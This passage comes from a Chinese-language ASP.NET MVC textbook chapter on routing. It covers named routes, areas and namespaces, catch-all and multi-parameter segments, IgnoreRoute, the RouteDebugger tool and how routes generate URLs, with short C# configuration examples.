注意 这个问题并不是针对使用 Web Forms 的路由机制。在很多情况下，需要路由到非 ASP .NET MVC 路由处理程序。

将上面定义的路由移动到定义路由列表的开始位置，看起来是无足轻重的变化，真是这样吗？对于传入的请求而言，该路由只能匹配 URL 为/static/url 的请求，而不匹配任何其他的请求。这也正是我们想要的。但是如何生成 URL 呢？如果回到前面查看两次调用 Url.RouteLink 返回的结果，我们将会发现返回的两个 URL 都是不可用的：

```
/url?controller=section&action=Index&id=123
```

和

```
/static/url?controller=Home&action=Index&id=123
```

这涉及路由机制的微妙行为，不可否认该微妙行为有点像边缘情况，但是我们会时不时地遇到这种情况。

通常情况下，当使用路由生成 URL 时，我们提供的路由值会被用来“填充”本章前面部分讨论的 URL 参数。

当有一个 URL 模式为{controller}/{action}/{id}的路由时，我们期望在生成 URL 时，能够为 controller、action 和 id 提供值。在这种情形下，由于新路由没有 URL 参数，因此它可以匹配每一个可能生成的 URL，还有从技术层面上讲，“路由值是为每一个 URL 参数提供的”。这里碰巧新路由没有 URL 参数。这也正是所有已有 URL 不可用的原因，也就是说，生成 URL 的每一次尝试都可以匹配这个新路由。

尽管看起来这是一个大问题，但是其修正起来却非常简单。只需要对所有路由都使用名称，并且在生成 URL 时指定路由名称。大多数时候，让路由机制挑选出用来生成 URL 的路由完全是随机的，而且不一定能挑选出开发人员所期望的路由。当生成 URL 时，我们通常明确地知道自己想要的路由，因此，我们可以通过名称来指定它。如果需要使用匿名路由，完全离开 URL 生成直到路由，笔者推荐在应用程序中编写单元测试来验证路由和 URL 生成的期望行为。

指定路由名称不仅可以有效地避免二义性，甚至还可以在某种程度上提高性能，因为路由引擎可以直接定位到指定的路由，并尝试用它来生成 URL。

在前面的示例中，我们生成了两个链接，下面的代码针对上述问题进行了修改。为了可以清楚地看到做了哪些修改，下面代码使用了命名参数：

```
@Html.RouteLink(
   linkText: "route: Test",
   routeName: "test",
   routeValues: new {controller="section", action="Index", id=123}
)

@Html.RouteLink(
   linkText: "route: Default",
   routeName: "default",
   routeValues: new {controller="Home", action="Index", id=123}
)
```

正如保加利亚著名小说家 Elias Canetti 所说：“人们的名字是他们命运的缩写”。这句话同样适用于生成 URL 的路由。

9.2.4　MVC 区域

APS.NET MVC 2 中引进了区域的概念，它允许我们将模型、视图和控制器分成单独的功能节点。这就意味着我们可以把大型复杂的网站分成若干个节点，以方便管理。

1. 区域路由注册

我们可以通过为每一个区域创建类，来配置区域路由，所创建的类要派生自 Area Registration 类，还要重写其中的 AreaName 和 RegisterArea 成员。在 ASP.NET MVC 默认的项目模板中，Global.asax 文件中的 Application_Start 方法中存在对 AreaRegistration.RegisterAll Areas 方法的调用。

2. 区域路由冲突

如果我们有两个相同名称的控制器，其中一个在区域中，另一个在应用程序的根目录下，那么当传入的请求匹配没有指定名称空间的路由时，系统会抛出一个异常，并给出一个冗长的错误提示消息：

系统发现多个名为 “Home” 的控制器，可以用来匹配该请求。如果响应该请求('{controller}/{action}/ {id}')的路由没有指定要查找的、用来匹配请求的控制器名称空间，就可能会导致该异常产生。如果真是这样，请调用带有 “namespaces” 参数的 “MapRoute” 方法的重载版本以注册该路由。

对'Home'的请求已经发现了下面匹配的控制器:

```
AreasDemoWeb.Controllers.HomeController
AreasDemoWeb.Areas.MyArea.Controllers.HomeController
```

当使用 Add Area 对话框添加区域时，框架会相应地在该区域的名称空间中为新区域注册一个路由。这样就保证只有新区域中的控制器才能匹配新路由。

名称空间可以缩小匹配路由时控制器的候选集。如果路由指定了匹配的名称空间，那么只有在这个名称空间中的控制器才有可能与该路由匹配。相反，如果路由没有指定名称空间，那么程序中所有的控制器都有可能与该路由匹配。

在路由没有指定名称空间的情况下，很容易导致二义性，即两个同名的控制器同时匹配一个路由。

阻止该异常的一种方法是，在整个项目中使用唯一的控制器名称。然而，我们可能有时候想使用相同的控制器名称(例如，我们不想影响生成的路由 URL)。这种情形下，可以对特定的路由指定一组用来定位控制器类的名称空间，具体的实现如程序清单 9-1 所示:

程序清单 9-1：Listing 9-1.txt

```
routes.MapRoute(
  "Default",
  "{controller}/{action}/{id}",
  new { controller = "Home", action = "Index", id = "" },
  new [] { "AreasDemoWeb.Controllers" }
);
```

上面代码使用第 4 个参数来指定一个名称空间数组。从上面的代码可以看出，示例项目的控制器全都定义在 AreasDemoWeb.Controllers 名称空间中。

9.2.5 Catch-All 参数

catch-all 参数允许路由匹配具有任意个段的 URL。参数中的值是不含查询字符串的 URL 的剩余部分。

例如，程序清单 9-2 中的路由能够处理表 9-4 中所示的请求。

程序清单 9-2：Listing 9-2.txt

```
public static void RegisterRoutes(RouteCollection routes)
{
  routes.MapRoute("catchallroute", "query/{query-name}/{*extrastuff}");
}
```

表 9-4　程序清单 9-2 中的请求

URL	参　数　值
/query/select/a/b/c	extrastuff = "a/b/c"
/query/select/a/b/c/	extrastuff = "a/b/c"
/query/select/	extrastuff = " " (路由仍然匹配，“catch-all”只捕获了示例中的空字符串)

9.2.6　段中的多个 URL 参数

正如前面提到的，路由 URL 的每个段中都可能含有多个参数。例如，下面列出的都是有效 URL：

- {title}-{artist}
- Album{title}and{artist}
- {filename}.{ext}

为避免产生二义性，我们规定参数不能临近。例如，下面列出的路由 URL 都是无效的：

- {title}{artist}
- Download{filename}{ext}

路由 URL 在与传入的请求匹配时，它的字面值是与请求精确匹配的，而其中的 URL 参数是贪婪匹配的，这与正则表达式有同样的含义。换言之，路由使每个 URL 参数都尽可能多地匹配文本。

例如，路由{filename}.{ext}是如何匹配/asp.net.mvc.xml 请求的呢？如果{filename}参数不是贪婪匹配的，那么它只需匹配 asp，而由{ext}参数匹配剩下的 net.mvc.xml。但是因为 URL 参数要求贪婪匹配，所以{filename}参数会尽可能地匹配它能匹配的文本——asp.net.mvc。它不能再匹配更多的了，因为必须为.{ext}部分留下匹配空间，即.{ext}匹配 URL 的剩余部分——xml。

表 9-5 展示了各种带有多个参数的路由 URL 匹配请求的方式。注意，表 9-5 中使用了简写{foo=bar}来指明 URL 参数{foo}具有默认值"bar"。

表 9-5　多参数路由 URL 的匹配

路由 URL	请求的 URL	路由数据的结果
{filename}.{ext}	/Foo.xml.aspx	filename="Foo.xml" ext="aspx"
My{title}-{cat}	/MyHouse-dwelling	title="House" cat="dwelling"
{foo}xyz{bar}	/xyzxyzxyzblah	foo="xyzxyz" bar="blah"

注意在第一个示例中，当匹配 URL“/Foo.xml.aspx”时，{filename}参数没有在第一个

“.”字符处终止匹配。否则，它将只匹配字符串“Foo.”。相反，它匹配了字符串“Foo.xml.”。

9.2.7 StopRoutingHandler 和 IgnoreRoute

默认情况下，路由机制会忽略那些映射到磁盘物理文件的请求。这也正是那些对文件(如 CSS、JPG 和 JS 文件)的请求被路由忽略，而由系统正常处理的原因。

但在一些应用场合中，一些不能映射到磁盘文件的请求也不需要路由来处理。例如，对于 ASP.NET 的 Web 资源处理程序——WebResource.axd——的请求，是由一个 HTTP 处理程序来处理的，而它们并没有对应到磁盘上的文件。

StopRoutingHandler 可以使确保路由忽略这种请求。程序清单 9-3 展示了手动添加路由的方法，即通过使用一个新的 StopRoutingHandler 来创建路由，并把创建的路由添加到 RouteCollection 中。

程序清单 9-3：Listing 9-3.txt

```
public static void RegisterRoutes(RouteCollection routes)
{
   routes.Add(new Route
   (
       "{resource}.axd/{*pathInfo}",
       new StopRoutingHandler()
   ));
   routes.Add(new Route
   (
      "reports/{year}/{month}"
      , new SomeRouteHandler()
   ));
}
```

如果传入了/WebResource.axd 的请求，那么它会与第一个路由相匹配。因为第一个路由返回一个 StopRoutingHandler 对象，所以路由会继续把该请求传递给标准的 ASP.NET 处理程序。在本例中，最终将回到用于处理.axd 扩展的标准 HTTP 处理程序。

此外，还有一种更简单的方法可使路由机制忽略一个指定路由。即 IgnoreRoute，与之前看到的 MapRoute 类似，它是添加到 RouteCollection 类型中的扩展方法。该方法和 MapRoute 方法一起使用，可以方便地修改程序清单 9-3 中的代码，修改后的代码如程序清单 9-4 所示。

程序清单 9-4：Listing 9-4.txt

```
public static void RegisterRoutes(RouteCollection routes)
{
   routes.IgnoreRoute("{resource}.axd/{*pathInfo}");
   routes.MapRoute("report-route", "reports/{year}/{month}");
}
```

上述代码看起来更简洁，更便于理解。后面我们将会在 ASP.NET MVC 的很多地方看到，使用 MapRoute 和 IgnoreRoute 这样的扩展方法可让代码变得更加整洁。

9.2.8　路由的调试

过去路由的调试问题很令人沮丧，因为路由是被 ASP.NET 的内部路由处理逻辑解析的，不在 Visual Studio 断点的范围内。路由中的错误会中断程序的运行，因为它可能调用一个不正确或者根本不存在的控制器操作。调试问题可能更加令人困惑，因为路由是按先后顺序匹配的，且第一个匹配成功的路由生效，所以错误可能不在路由定义中，而是该路由没有在路由列表中的正确位置上。可喜的是，这一切令人沮丧的调试问题，出现在笔者编写 Routing Debugger 之前。

启用 Routing Debugger 后，它会用一个 DebugRouteHandler 替换所有路由处理程序。DebugRouteHandler 打包了所有传入的请求，并查询路由表中的每一个路由，以便在页面底部显示路由的诊断数据和参数。

为使用 RouteDebugger，只需在 Visual Studio 的 Package Manager Console 窗口中使用 NuGet 安装即可，命令为 InstallPackage RouteDebugger。RouteDebugger 包在添加 Route Debugger 程序集的同时，也在 web.config 文件的 appSettings 节点中添加了一个设置，用来开启或禁用路由调试。

```
<add key="RouteDebugger:Enabled" value="true" />
```

只要启用 Routing Debugger，它就显示从(在地址栏中的)当前请求中提取的路由数据，如图 9-1 所示。这样我们就可以在地址栏中输入各种 URL，并查看输入的 URL 能与哪个路由匹配。在页面底部，它还会展示一个包含所有应用程序定义路由的列表。这样我们就可以查看定义的哪个路由能够要与当前 URL 相匹配。



注意　笔者为 Routing Debugger 提供了完整资源，所以我们可以修改 Routing Debugger 来输出任何其他相关数据。例如，Stephen Walther 使用 Routing Debugger 作为 Route Debugger Controller 的基础。因为 Route Debugger Controller 是在控制器级别引入的，所以它只能处理匹配路由，尽管这样从纯粹的调试方面减弱了它的强大功能，但是这样也带来了一个好处，就是在不禁用路由机制的情况下就可以使用它。我们可以使用 Route Debugger Controller 来在已知的路由上执行自动测试。可以从 Stephen 的博客中下载 Route Debugger Controller，网址为 http://tinyurl.com/RouteDebuggerController。




图 9-1

9.3 揭秘路由如何生成 URL

到目前为止，本章已经重点介绍了路由如何匹配传入的请求 URL，这是路由的一个主要职责。路由机制另一个主要职责是构造与特定路由对应的 URL。在生成 URL 时，生成 URL 的请求应该首先与选择用来生成 URL 的路由相匹配。这样路由就可以在处理传入传出 URL 时成为一个完整的双向系统。

产品小组的话

我们不妨花点时间仔细揣摩两句话：“在生成 URL 时，生成 URL 的请求应该首先与选择用来生成 URL 的路由相匹配。这样路由就可以在处理传入或传出的 URL 时成为一个完

整的双向系统。”这两句话使得路由和 URL 重写之间的区别变得清晰。让路由系统生成 URL 不仅分离了模型、视图和控制器之间的关注点，同时也分离了功能强大但默默无闻的第 4 方——路由——的关注点。

原则上，开发人员应该提供一组路由值，以便路由系统从中选择第一个能够匹配 URL 的路由。

9.3.1　URL 生成的高层次概述

路由核心是一个非常简单的算法，该算法基于一个由 RouteCollection 类和 RouteBase 类组成的简单抽象对象。在深入学习路由如何与复杂 Route 类交互之前，我们首先学习下路由是如何使用这些类的。

可以采用多种方法来生成 URL，但这些方法都以调用一个 RouteCollection.GetVirtualPath 的重载方法而结束。RouteCollection.GetVirtualPath 方法共有两个重载版本，下面的代码展示了它们的方法签名：

```
public VirtualPathData GetVirtualPath(RequestContext requestContext,
 RouteValueDictionary values)
public VirtualPathData GetVirtualPath(RequestContext requestContext,
string name, RouteValueDictionary values)
```

第一个重载版本接收当前的 RequestContext，以及由用户指定的路由值(字典)。

(1) 路由集合通过 Route.GetVirtualPath 方法遍历每个路由并询问：“您可以生成给定参数的 URL 吗”。这个过程类似于在路由与传入请求匹配时所运用的匹配逻辑。

(2) 如果一个路由可以应答(即匹配)上面的问题，那么它就返回一个包含了 URL 的 VirtualPathData 实例以及其他匹配信息。否则，它就返回空值，路由机制移向列表中的下一个路由。

第二个重载版本接收三个参数，其中第二个参数是路由名称。在路由集合中路由名称是唯一的，也就是说，没有两个不同的路由具有相同的名称。当指定了路由名称时，路由集合就不需要循环遍历每个路由。相反，它可以立即找到指定名称的路由，并移向上面的步骤(2)。如果找到的路由不能匹配指定的参数，Route.GetVirtualPath 方法就会返回空值，并且不再匹配其他路由。

9.3.2　URL 生成详解

Route 类提供了前面高层次算法的具体实现。

简单示例

这是大部分开发人员在使用路由机制时遇到的逻辑，下面对其进行详细阐述：

(1) 开发人员调用像 Html.ActionLink 或 Url.Action 之类的方法，这些方法反过来再调用 RouteCollection.GetVirtualPath 方法，并向它传递一个 RequestContext 对象、一个包含值

的字典以及用来选择生成 URL 的路由名称(可选参数)。

(2) 路由机制查看要求的路由 URL 参数(即没有提供 URL 参数的默认值)，并确保提供的路由值字典为每一个要求的参数提供一个值。否则，URL 生成程序会立即停止，并返回空值。

(3) 一些路由可能包含没有对应 URL 参数的默认值。例如，路由可能为 category 键提供一个默认值"pastries"，但是 category 不是路由 URL 的一个参数。这种情况下，如果用户传入的路由值字典为 category 提供了一个值，那么该值必须匹配 category 的默认值。图 9-2 展示了一个流程图示例。

(4) 路由系统然后应用路由的约束，如果有的话，则要查找约束，请参阅图 9-3。

(5) 路由匹配成功！现在可以通过查看每一个 URL 参数，并尝试利用字典中的对应值填充相应参数，进而生成 URL。

